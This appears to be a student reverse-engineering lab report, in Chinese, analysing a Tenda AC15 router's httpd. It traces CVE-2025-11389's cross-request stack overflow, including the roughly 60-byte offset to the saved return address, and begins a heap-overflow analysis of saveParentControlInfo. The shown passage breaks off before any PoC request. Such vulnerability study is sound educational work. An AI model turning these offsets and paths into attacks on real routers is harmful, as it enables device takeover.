

PoRE Lab9 实验报告

姓名：徐锦云 学号：23307130447 耗时：10 小时

PoRE Lab9 实验报告

实验环境与准备

Task 1: 分析 CVE-2025-11389 漏洞

1. `/goform/saveAutoQos` 对应的处理函数
2. 触发漏洞的用户传参与 `source` 函数
3. Sink 函数与 source-to-sink 污点传播路径
4. 为什么 `SetValue` / `GetValue` 组合存在风险
 - 4.1 `SetValue` 可写入的字符串长度
 - 4.2 `formGetAutoQosInfo` 中 `GetValue` 多长会溢出

Task 2: 寻找缓冲区溢出漏洞 (`saveParentControlInfo`)

1. 漏洞描述
2. PoC 报文

Task 3: 寻找命令注入漏洞 (`formSetSambaConf`)

1. 漏洞描述
2. PoC 报文

Task 4: 自行寻找漏洞

漏洞 4-1: `formWriteFacMac` 命令注入

漏洞 4-2: `setSchedwifi` 堆缓冲区溢出

漏洞发现方法

实验分析与总结

实验环境与准备

- 固件: `US_AC15V1.0BR_V15.03.05.19_multi_TD01`
- 待分析二进制: `/bin/httpd` (ARM 32-bit LSB, EABI5, dynamically linked, stripped)
- 分析工具: Ghidra, binwalk, objdump
- 解压步骤:

```
binwalk -Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin
```

```

/home/pore/pore26/pore_23307130447/Lab9/task/extractions/US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin.extracted/0/.bin.extracted/0/partition_0.bin.extracted/0/decompressed.bin
-----
DECIMAL          HEXADECIMAL      DESCRIPTION
-----
126976           0x1F000          CPIO ASCII archive,
3320544           0x32AAE0         Linux version
                    2.6.36.4brcmarm
                    (root@linux-tx0j)
                    (gcc version 4.5.3
                    (Buildroot 2012.02) )
                    #9 SMP PREEMPT Fri
                    May 26 10:01:55 CST
                    2017, has symbol
                    table: false
3399924           0x33E0F4          CRC32 polynomial
                    table, little endian
3445384           0x349288          CRC32 polynomial
                    table, little endian
-----
[+] Extraction of cpio data at offset 0x1F000 completed successfully
[#] Extraction of linux_kernel data at offset 0x32AAE0 declined
-----


```

```

/home/pore/pore26/pore_23307130447/Lab9/task/extractions/US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin.extracted/0/.bin.extracted/0/partition_1.bin
-----
DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0              SquashFS file system,
                    little endian,
                    version: 4.0,
                    compression: xz,
                    inode count: 928,
                    block size: 131072,
                    image size: 8749996
                    bytes, created:
                    2017-05-26 02:03:03
-----
[+] Extraction of squashfs data at offset 0x0 completed successfully
-----

```

得到基础信息。解压后得到 squashfs-root，其中 `/bin/httpd` 即为本次实验目标。



通过分析 Ghidra 反编译结果，`/goform/<name>` 的处理函数注册集中在 `FUN_00042378`，其内部反复调用形如 `FUN_000171ec(uri_string, handler_ptr)` 的注册接口（实质即 GoAhead 的 `websFormDefine`）。通过解析该函数的 ARM 字面值池，可以一次性导出全部 `URI → handler` 的映射关系。

```
1
2 void FUN_00042378(undefined4 param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)
3
4 {
5     FUN_00010120("TendaGetLongString",aspTendaGetLongString,param_3,aspTendaGetLongString,param_4);
6     FUN_00010120("aspTendaGetStatus",aspTendaGetStatus);
7     FUN_000171ec("updateUrlLog",updateUrlLog);
8     FUN_000171ec("SysStatusHandle",fromSysStatusHandle);
9     FUN_000171ec("GetWanStatus",formGetWanStatus);
10    FUN_000171ec("GetSysInfo",formGetSysInfo);
11    FUN_000171ec("GetWanStatistic",formGetWanStatistic);
12    FUN_000171ec("GetAllWanInfo",formGetAllWanInfo);
13    FUN_000171ec("GetWanNum",formGetWanNum);
14    FUN_00010120("aspGetWanNum",aspGetWanNum);
15    FUN_000171ec("getPortStatus",formGetPortStatus);
16    FUN_000171ec("GetSystemStatus",formGetSystemStatus);
17    FUN_000171ec("GetRouterStatus",formGetRouterStatus);
18    FUN_000171ec("setNotUpgrade",formsetNotUpgrade);
19    FUN_00010120("aspGetCharset",aspGetCharset);
20    FUN_000171ec("WizardHandle",fromWizardHandle);
21    FUN_000171ec("fast_setting_get",form_fast_setting_get);
22    FUN_000171ec("fast_setting_pppoe_get",form_fast_setting_pppoe_get);
23    FUN_000171ec("fast_setting_wifi_set",form_fast_setting_wifi_set);
24    FUN_000171ec("fast_setting_pppoe_set",form_fast_setting_pppoe_set);
25    FUN_000171ec("getWanConnectStatus",formGetWanConnectStatus);
26    FUN_000171ec("getProduct",GetProduct);
27    FUN_000171ec("fast_setting_internet_set",form_fast_setting_internet_set);
28    FUN_000171ec("usb_get",form_usb_get);
29    FUN_000171ec("SysToolpassword",SysToolpassword);
30    FUN_000af86c();
31    FUN_000171ec("notNowUpgrade",formNotNowUpgrade);
32    FUN_000171ec("getHomeLink",formGetHomeLink);
33    FUN_000171ec("AdvGetMacMtuWan",fromAdvGetMacMtuWan);
34    FUN_000171ec("AdvSetMacMtuWan",fromAdvSetMacMtuWan);
35    FUN_000171ec("AdvGetLanIp",formAdvGetLanIp);
36    FUN_000171ec("AdvSetLanIp",fromAdvSetLanIp);
37    FUN_000171ec("SetWebIpAccess",SetWebIpAccess);
38    FUN_000171ec("WanPolicy",fromWanPolicy);
39    FUN_000171ec("SetRemoteWebCfg",formSetSafeWanWebMan);
40    FUN_000171ec("GetRemoteWebCfg",formGetSafeWanWebMan);
41    FUN_000171ec("WanParameterSetting",formWanParameterSetting);
42    FUN_000171ec("getWanParameters",formGetWanParameter);
43    FUN_000171ec("getAdvanceStatus",getAdvanceStatus);
44    FUN_000171ec("openDnsCheck",setDnsCheck);
45    FUN_000171ec("initDnsCheck",getDnsCheck);
46    FUN_000171ec("InsertWhite",add_white_node);
47    FUN_000171ec("PowerSaveGet",getSmartPowerManagement);
48    FUN_000171ec("PowerSaveSet",setSmartPowerManagement);
49    FUN_000171ec("initSchedWifi",getSchedWifi);
50    FUN_000171ec("openSchedWifi",setSchedWifi);
51    FUN_000171ec("GetLEDCfg",formGetSchedLed);
52    FUN_000171ec("SetLEDCfg",formSetSchedLed);
53    FUN_000171ec("GetParentControlInfo",GetParentControlInfo);
54    FUN_000171ec("saveParentControlInfo",saveParentControlInfo);
55    FUN_000171ec("GetDhcpServer",formGetDhcpServer);
56    FUN_000171ec("DhcpSetSer",fromDhcpSetSer);
57    FUN_00010120("TendaGetDhcpClients",aspTendaGetDhcpClients);
```

Task 1: 分析 CVE-2025-11389 漏洞

1. /goform/saveAutoQos 对应的处理函数

在 FUN_00042378 中可以看到下述 ARM 汇编：

```
00042e7c 18 38 9f e5    ldr     r3,[DAT_0004369c]                = FFFE00A0h
00042e80 03 30 84 e0    add     r3,r4,r3
00042e84 03 00 a0 e1    cpy     r0=>s_saveAutoQos_000df458,r3    = "saveAutoQos"
00042e88 10 38 9f e5    ldr     r3,[DAT_000436a0]                = 00000634h
00042e8c 03 30 94 e7    ldr     r3=>formSetAutoQosInfo,[r4,r3]>=>->formSetAutoQ... = 00080308
00042e90 03 10 a0 e1    cpy     r1=>formSetAutoQosInfo,r3
00042e94 d4 50 ff eb    bl     FUN_000171ec                    undefined FUN_000171ec()
```

通过手工解析常量池可得：

字段	值
URI	/goform/saveAutoQos

The screenshot displays a disassembled assembly routine. The assembly code on the left includes instructions like `ldr r3=>formGetAutoQosInfo, [r4, r3]` and `ldr r3, [DAT_00043608]`. A window titled "References to formGetAutoQosInfo..." is open, showing a table of references:

Label	Code Unit	Context
Entry ...	??	EXTERNAL
0004...	ldr r3=>formGe...	PARAM
0004...	cpy r1=>formGe...	PARAM
000ff...	PTR_f... addr formGetAu...	DATA

Below the assembly code, a list of function calls is shown, including `FUN_000171ec` and `undefined FUN_000171ec()`. Red boxes highlight the instruction `ldr r3=>formGetAutoQosInfo, [r4, r3]` and the function call `FUN_000171ec("initAutoQos", formGetAutoQosInfo);`.

2. 触发漏洞的用户传参与 source 函数

`formSetAutoQosInfo` 的关键反编译片段如下：

```

1
2 void formSetAutoQosInfo(undefined4 param_1)
3
4 {
5     int iVar1;
6     char local_3c [32];
7     undefined4 local_1c;
8     char *local_18;
9     undefined4 local_14;
10
11     local_3c[0] = '\0';
12     local_3c[1] = '\0';
13     local_3c[2] = '\0';
14     local_3c[3] = '\0';
15     local_3c[4] = '\0';
16     local_3c[5] = '\0';
17     local_3c[6] = '\0';
18     local_3c[7] = '\0';
19     local_3c[8] = '\0';
20     local_3c[9] = '\0';
21     local_3c[10] = '\0';
22     local_3c[0xb] = '\0';
23     local_3c[0xc] = '\0';
24     local_3c[0xd] = '\0';
25     local_3c[0xe] = '\0';
26     local_3c[0xf] = '\0';
27     local_3c[0x10] = '\0';
28     local_3c[0x11] = '\0';
29     local_3c[0x12] = '\0';
30     local_3c[0x13] = '\0';
31     local_3c[0x14] = '\0';
32     local_3c[0x15] = '\0';
33     local_3c[0x16] = '\0';
34     local_3c[0x17] = '\0';
35     local_3c[0x18] = '\0';
36     local_3c[0x19] = '\0';
37     local_3c[0x1a] = '\0';
38     local_3c[0x1b] = '\0';
39     local_3c[0x1c] = '\0';
40     local_3c[0x1d] = '\0';
41     local_3c[0x1e] = '\0';
42     local_3c[0x1f] = '\0';
43     local_14 = 0;
44     local_18 = (char *)FUN_0002ba8c(param_1,"enable",&DAT_000ed6ac);
45     local_1c = FUN_0002ba8c(param_1,&DAT_000ed67c,&DAT_000ed6b0);
46     SetValue("qos.auto.en",local_18);
47     SetValue("qos.auto.mode",local_1c);
48     iVar1 = CommitCfm();
49     if (iVar1 != 0) {
50         doSystemCmd("cfm Post netctrl %d?op=%d",0x1e,6);
51         iVar1 = atoi(local_18);
52         if (iVar1 == 0) {
53             doSystemCmd("rmmod ai");
54         }
55         else {
56             doSystemCmd("insmod /lib/modules/ai.ko");
57         }
58     }
59     sprintf(local_3c,{"errCode\":"%d"},local_14);
60     FUN_0009ccbc(param_1,local_3c);
61     return;
62 }
63

```

其中 FUN_0002ba8c 是 Tenda/GoAhead 框架的 websGetVar，即从 HTTP 请求字段中取字符串。


- 可触发漏洞的传参变量：enable（也包括 mode）

```


    local_14 = 0;
    local_18 = (char *)FUN_0002ba8c(param_1, "enable", &DAT_000ed6ac);
    local_1c = FUN_0002ba8c(param_1, &DAT_000ed67c, &DAT_000ed6b0);
    SetValue("qos.auto.en", local_18);
    SetValue("qos.auto.mode", local_1c);

```

- Source 函数：websGetVar（FUN_0002ba8c，地址 0x2ba8c）



- 在 Ghidra 中 `enable` 字符串位于 `.rodata` 段 `0xed660` , `websGetVar` 调用语句位于 `0x80360` 附近。



3. Sink 函数与 source-to-sink 污点传播路径

漏洞的真正触发点在 `formGetAutoQosInfo` (`/goform/initAutoQos` 对应的处理函数) :


```

1
2 void formGetAutoQosInfo(undefind4 param_1)
3
4 {
5     undefind4 uVar1;
6     undefind4 local_5c;
7     undefind4 local_58;
8     undefind4 local_54;
9     undefind4 local_50;
10    undefind4 local_4c;
11    undefind4 local_48;
12    undefind4 local_44;
13    undefind4 local_40;
14    undefind4 local_3c;
15    undefind4 local_38;
16    undefind4 local_34;
17    undefind4 local_30;
18    undefind4 local_2c;
19    undefind4 local_28;
20    undefind4 local_24;
21    undefind4 local_20;
22    undefind4 local_1c;
23    undefind4 local_18;
24    void *local_14;
25
26    local_14 = (void *)0x0;
27    local_18 = 0;
28    local_1c = 0;
29    local_24 = 0;
30    local_20 = 0;
31    local_2c = 0;
32    local_28 = 0;
33    local_3c = 0;
34    local_38 = 0;
35    local_34 = 0;
36    local_30 = 0;
37    local_4c = 0;
38    local_48 = 0;
39    local_44 = 0;
40    local_40 = 0;
41    local_5c = 0;
42    local_58 = 0;
43    local_54 = 0;
44    local_50 = 0;
45    GetValue("qos.auto.en",&local_24);
46    GetValue("wan1.speedtest.urate",&local_3c);
47    GetValue("wan1.speedtest.drate",&local_4c);
48    GetValue("qos.auto.mode",&local_2c);
49    GetValue("speedtest.ret",&local_5c);
50    local_18 = FUN_00041e3c();
51    uVar1 = FUN_00041dac(&local_24);
52    FUN_00041788(local_18,"enable",uVar1);
53    uVar1 = FUN_00041dac(&local_3c);
54    FUN_00041788(local_18,"upSpeed",uVar1);
55    uVar1 = FUN_00041dac(&local_4c);
56    FUN_00041788(local_18,"downSpeed",uVar1);
57    uVar1 = FUN_00041dac(&local_2c);
58    FUN_00041788(local_18,&DAT_000ed67c,uVar1);
59    uVar1 = FUN_00041dac(&local_5c);
60    FUN_00041788(local_18,"speedtest_ret",uVar1);
61    local_14 = (void *)FUN_00040298(local_18);
62    FUN_0003ef88(local_18);
63    FUN_0002c40c(param_1,"HTTP/1.0 200 OK\r\n\r\n");
64    FUN_0002c40c(param_1,&DAT_000ed6a8,local_14);
65    free(local_14);
66    FUN_0002c954(param_1,200);
67    return;
68 }

```

GetValue 在调用 (*PTR_LAB_000ff6f8)() (位于共享库 libccfg.so 中的实现, 地址 0x0000f5e4) 后, 会将 NVRAM 中以键 qos.auto.en 保存的字符串逐字节拷贝到 &local_24。该目标在栈上的"槽位"名义大小仅 4 字节, 从其偏移 sp+0x24 到保存的 LR (约 sp+0x60) 之间共有约 0x3C(60) 字节的可写空间。一旦受害字符串长度超过该范围, 就会覆盖返回地址, 触发栈溢出。

```

cvar * __gnu_va_list r2:4 __format
r3:4 __arg
<EXTERNAL>::vsprintf
XREF[2]: Entry Point(*),
FUN_00081820:000818dc(c)

0000f5d8 00 c6 8f e2 adr r12,0xf5e0
0000f5dc f0 ca 8c e2 add r12,r12,#0xf0000
0000f5e0 14 f1 bc e5 ldr pc=>LAB_0000ec34,[r12,#0x114]!>PTR_LAB_000ff6f4 = 0000ec34

*****
* THUNK FUNCTION
*****
thunk_undefined_GetValue()
thunked-Function: <EXTERNAL>::GetValue
r0:1
<EXTERNAL>::GetValue
XREF[1159]: Entry Point(*),
FUN_0002f164:0002f1a4(c),
FUN_0003986c:00039994(c),
FUN_0003a30c:0003a3b8(c),
FUN_0003a30c:0003a484(c),
FUN_0003a30c:0003a49c(c),
FUN_0003ba70:0003bcf4(c),
FUN_0003cb60:0003cbdc(c),
FUN_0003e2f4:0003e6a0(c),
mNatGetStatic:00043f30(c),
mNatGetStatic:00043fcc(c),
mNatGetStatic:0004415c(c),
mNatGetStatic:00044208(c),
aspmGetIPRate:00044448(c),
aspmGetIPRate:000444f8(c),
aspGetCfm:000449d4(c),
formSetCfm:00044e78(c),
formSetCfm:00044e90(c),
FUN_0005c6a4:0005c76c(c),
FUN_0005c6a4:0005c784(c), [more]

0000f5e4 00 c6 8f e2 adr r12,0xf5ec
0000f5e8 f0 ca 8c e2 add r12,r12,#0xf0000
0000f5ec 0c f1 bc e5 ldr pc=>LAB_0000ec34,[r12,#0x10c]!>PTR_LAB_000ff6f8 = 0000ec34

2 void GetValue(void)
3
4 {
5     (*(code *) (undefined *) 0x0)();
6     return;
7 }
8
```

- Sink 函数: GetValue (0xf5e4) , 最终调用底层 strcpy/memcpy 写入栈缓冲。
- 危险根因: SetValue 与 GetValue 都不做长度校验, 外加调用方提供了过小的栈缓冲。

source-to-sink 污点传播路径:

```

00008030 05 20 40 e1 cpy r1,r3
0000803b 05 ad fe eb bl r1,FUN_0002ba8c
undefined FUN_0002ba8c()
44 local_18 = (char *)FUN_0002ba8c(param_1,"enable",&DAT_000ed6ac);

0000803e 14 10 1b e5 ldr r1,[r11,#local_18]
0000803c 97 3c fe eb bl r1,<EXTERNAL>::SetValue
undefined SetValue()
0000803f 0b 30 9f e5 ldr r3,[DAT_000804b0]
= FFFEE288h
0000803f 03 30 84 e0 add r3=>s_qos.auto.mode_000ed640,r4,r3
= "qos.auto.mode"
0000803f 03 30 84 e0 add r3=>s_qos.auto.mode_000ed640,r3
= "qos.auto.mode"

00008010 03 10 a0 e1 cpy r1,r3
00008014 26 3d fe eb bl r1,<EXTERNAL>::GetValue
undefined GetValue()
00008018 38 30 4b e2 sub r3,r11,#0x38
= 00000000h
00008018 38 30 4b e2 sub r3,r11,#0x38
= 00000000h
```


```
(0x000803b0, local_18 = (char *)FUN_0002ba8c(param_1, "enable", &DAT_000ed6ac);) ;
websGetVar 取得用户输入
(0x000803ec, SetValue("qos.auto.en", local_18);) ; 不限长写入 nvram
(0x00080144, GetValue("qos.auto.en", &local_24);) ; 不限长读回到固定栈槽
→ 溢出
```

第1步在 formSetAutoQosInfo (saveAutoQos) 中执行, 第2/3步把数据带回到 formGetAutoQosInfo (initAutoQos) 。整条路径跨越了 POST /goform/saveAutoQos → GET/POST /goform/initAutoQos 两个请求, 这正是 CVE-2025-11389 描述中所说的"两阶段触发"。

4. 为什么 SetValue/GetValue 组合存在风险

4.1 SetValue 可写入的字符串长度

SetValue (0xf650) 在 httpd 中只是一个跳板, 真正实现位于 /lib/libccfg.so,



通过观察所有 `SetValue` 的调用点（例如 `saveParentControlInfo` 内部 `SetValue("parent.control.id", acStack_394)`，其中 `acStack_394` 是 128 字节缓冲；`fromSetIpMacBind` 内部 `SetValue(key, local_24)` 其中 `local_24` 直接来源于 `websGetVar`，且未做长度截断），可以断定：

- `SetValue` 内部没有强制最大长度限制；
- 它接受任意以 `\0` 结尾的字符串并直接写入 `cfm` 配置文件 `/etc/cfm/cfm.cfg`；
- 实际可写入长度只受 HTTP body 大小限制（数 KB）。

由于 `enable` 是用户直接通过 POST `application/x-www-form-urlencoded` 传入的字段，攻击者可以让该配置项保存数百甚至上千字节的任意字节。

4.2 formGetAutoQosInfo 中 GetValue 多长会溢出

`formGetAutoQosInfo` 的局部变量从 `local_14` 到 `local_5c`，共计 19 个 4 字节槽位 = 76 字节。该函数的栈帧布局如下（按 `sp+offset` 由低到高）：

sp+offset	大小	变量	含义
0x14 ~ 0x20	4×4	local_14, 18, 1c, 20	局部指针/计数器
0x24	4	local_24	GetValue("qos.auto.en", &local_24) 的目的缓冲区
0x28 ~ 0x38	4×5	local_28 ... local_38	其它中间变量
0x3c	4	local_3c	GetValue("wan1.speedtest.urate", ...) 目的缓冲区
0x40 ~ 0x4c	4×4	...	
0x50 ~ 0x5c	4×4	...	GetValue 其它目的缓冲区
0x60 ↑	—	保存的 r4/r5/.../lr	栈帧基址、返回地址

`GetValue("qos.auto.en", &local_24)` 实际可向 `sp+0x24` 起始处连续写入字节，直到 `sp+0x60` 处遇到保存的寄存器/LR。因此：

- 当 `qos.auto.en` 存储的字符串长度 > 4 字节 时即会越过名义槽位 (开始覆盖 `local_28 / local_2c / ...`) ;
- 当其长度 ≥ 0x3C 字节 (60 字节) + '\0' 时, 覆盖保存的 LR, 控制 PC, 触发实际的栈溢出与潜在的 RCE。

综合 4.1 与 4.2 即可看出 `SetValue/GetValue` 组合的危险: 写端不限长 + 读端使用过小的栈缓冲 = 跨请求的栈缓冲区溢出。

Task 2: 寻找缓冲区溢出漏洞 (saveParentControlInfo)

```

1  void saveParentControlInfo(undefined4 param_1)
2  {
3
4      int iVar1;
5      undefined uVar2;
6      bool bVar3;
7      char local_3d8 [32];
8      undefined4 local_3b8;
9      undefined4 local_3b4;
10     undefined4 local_3b0;
11     undefined4 local_3ac;
12     undefined4 local_3a8;
13     undefined4 local_3a4;
14     undefined4 local_3a0;
15     undefined4 local_39c;
16     undefined4 local_398;
17     char acStack_394 [128];
18     int aiStack_314 [30];
19     char local_29c [4];
20     undefined2 local_298;
21     char local_296 [2];
22     undefined auStack_294 [512];
23     undefined auStack_94 [64];
24     undefined *local_54;
25     void *local_50;
26     char *local_4c;
27     char *local_48;
28     undefined4 local_44;
29     char *local_40;
30     char *local_3c;
31     char *local_38;
32     char *local_34;
33     char *local_30;
34     char *local_2c;
35     char *local_28;
36     undefined4 local_24;
37     undefined4 local_20;
38     int local_1c;
39     int local_18;
40     int local_14;
41
42     memset(auStack_94,0,0x40);
43     memset(auStack_294,0,0x200);
44     local_29c[0] = '\0';
45     local_29c[1] = '\0';
46     local_29c[2] = '\0';
47     local_29c[3] = '\0';
48     local_298 = 0;
49     local_296[0] = '\0';
50     local_18 = 0;
51     local_1c = 0;
52     local_14 = 0;
53     memset(aiStack_314,0,0x78);
54     memset(acStack_394,0,0x80);
55     local_20 = 0;
56     local_398 = 0;
57     local_24 = 0;
58     local_28 = (char *)FUN_0002ba8c(param_1,"deviceId",&DAT_000edd28);
59     local_2c = (char *)FUN_0002ba8c(param_1,"enable",&DAT_000edd28);
60     local_30 = (char *)FUN_0002ba8c(param_1,&DAT_000edd60,&DAT_000edd28);
61     local_34 = (char *)FUN_0002ba8c(param_1,"url_enable",&DAT_000edd28);
62     local_38 = (char *)FUN_0002ba8c(param_1,&DAT_000edd58,&DAT_000edd28);
63     local_3c = (char *)FUN_0002ba8c(param_1,&DAT_000edd68,&DAT_000edd28);
64     local_40 = (char *)FUN_0002ba8c(param_1,"block",&DAT_000edd28);
65     local_44 = FUN_0002ba8c(param_1,"connectType",&DAT_000edd28);
66     local_48 = (char *)FUN_0002ba8c(param_1,"limit_type",&DAT_000edd28);
67     local_4c = (char *)FUN_0002ba8c(param_1,"deviceName",&DAT_000edd28);
68     if (*local_4c != '\0') {
69
70     }
71 }
72
73 local_50 = malloc(0x254);
74 memset(local_50,0,0x254);
75 strcpy((char *)((int)local_50 + 2),local_28);
76 local_54 = (undefined *)malloc(0x254);
77 memset(local_54,0,0x254);
78 SetValue("parent.global.en",&DAT_000edd28);
79 SetValue("filter.url.en",&DAT_000edd28);
80 SetValue("filter.mac.en",&DAT_000edd28);
81 strcpy(local_54 + 2,local_28);
82 strcpy(local_54 + 0x22,local_30);
83 sscanf(local_3c,"%d,%d,%d,%d,%d,%d,%d",local_29c,local_29c + 1,local_29c + 2,local_29c + 3,
84         &local_298,(int)&local_298 + 1,local_296);
85 if (((((local_29c[0] == '\0') && (local_29c[1] == '\0')) && (local_29c[2] == '\0')) &&
86      ((local_29c[3] == '\0') && ((char *)local_298 == '\0')))) &&
87      (((local_298._1_1 == '\0') && ((local_296[0] == '\0') && (*local_40 == '\0'))))) {
88     for (local_14 = 0; local_14 < 7; local_14 = local_14 + 1) {
89         local_54[local_14 + 0x42] = 1;
90     }
91 }
92 }
  
```

```

    GetValue("parent.control.id", auStack_294);
    sprintf(acStack_394, "%s,%d", auStack_294, local_398);
    FUN_00083fb4(local_18, local_398, local_54);
}
}

```

1. 漏洞描述

项目	内容
URI	/goform/saveParentControlInfo
处理函数	saveParentControlInfo @ 0x0008587c
Source	websGetVar (FUN_0002ba8c @ 0x2ba8c)
Sink	strcpy / sprintf (无边界检查)

saveParentControlInfo 从 HTTP 请求中读取家长控制相关字段，其中与漏洞相关的用户输入字段如下：

```

local_28 = (char *)FUN_0002ba8c(param_1, "deviceId", &DAT_000edd28);
local_2c = (char *)FUN_0002ba8c(param_1, "enable", &DAT_000edd28);
local_30 = (char *)FUN_0002ba8c(param_1, &DAT_000edd60, &DAT_000edd28);
local_34 = (char *)FUN_0002ba8c(param_1, "url_enable", &DAT_000edd28);
local_38 = (char *)FUN_0002ba8c(param_1, &DAT_000edd58, &DAT_000edd28);
local_3c = (char *)FUN_0002ba8c(param_1, &DAT_000edd68, &DAT_000edd28);
local_40 = (char *)FUN_0002ba8c(param_1, "block", &DAT_000edd28);
local_44 = FUN_0002ba8c(param_1, "connectType", &DAT_000edd28);
local_48 = (char *)FUN_0002ba8c(param_1, "limit_type", &DAT_000edd28);
local_4c = (char *)FUN_0002ba8c(param_1, "deviceName", &DAT_000edd28);

```

参数字段	含义
deviceId	设备 ID (local_28)
enable	开关
time	时间段 (local_30)
urls	URL 过滤列表 (local_38)
day	星期
deviceName	设备名

漏洞点 A (堆溢出)： malloc(0x254) 分配 local_54 后，使用 strcpy 将用户可控的 urls 写入固定偏移处，未检查长度：

```

local_54 = (undefined *)malloc(0x254);
memset(local_54, 0, 0x254);
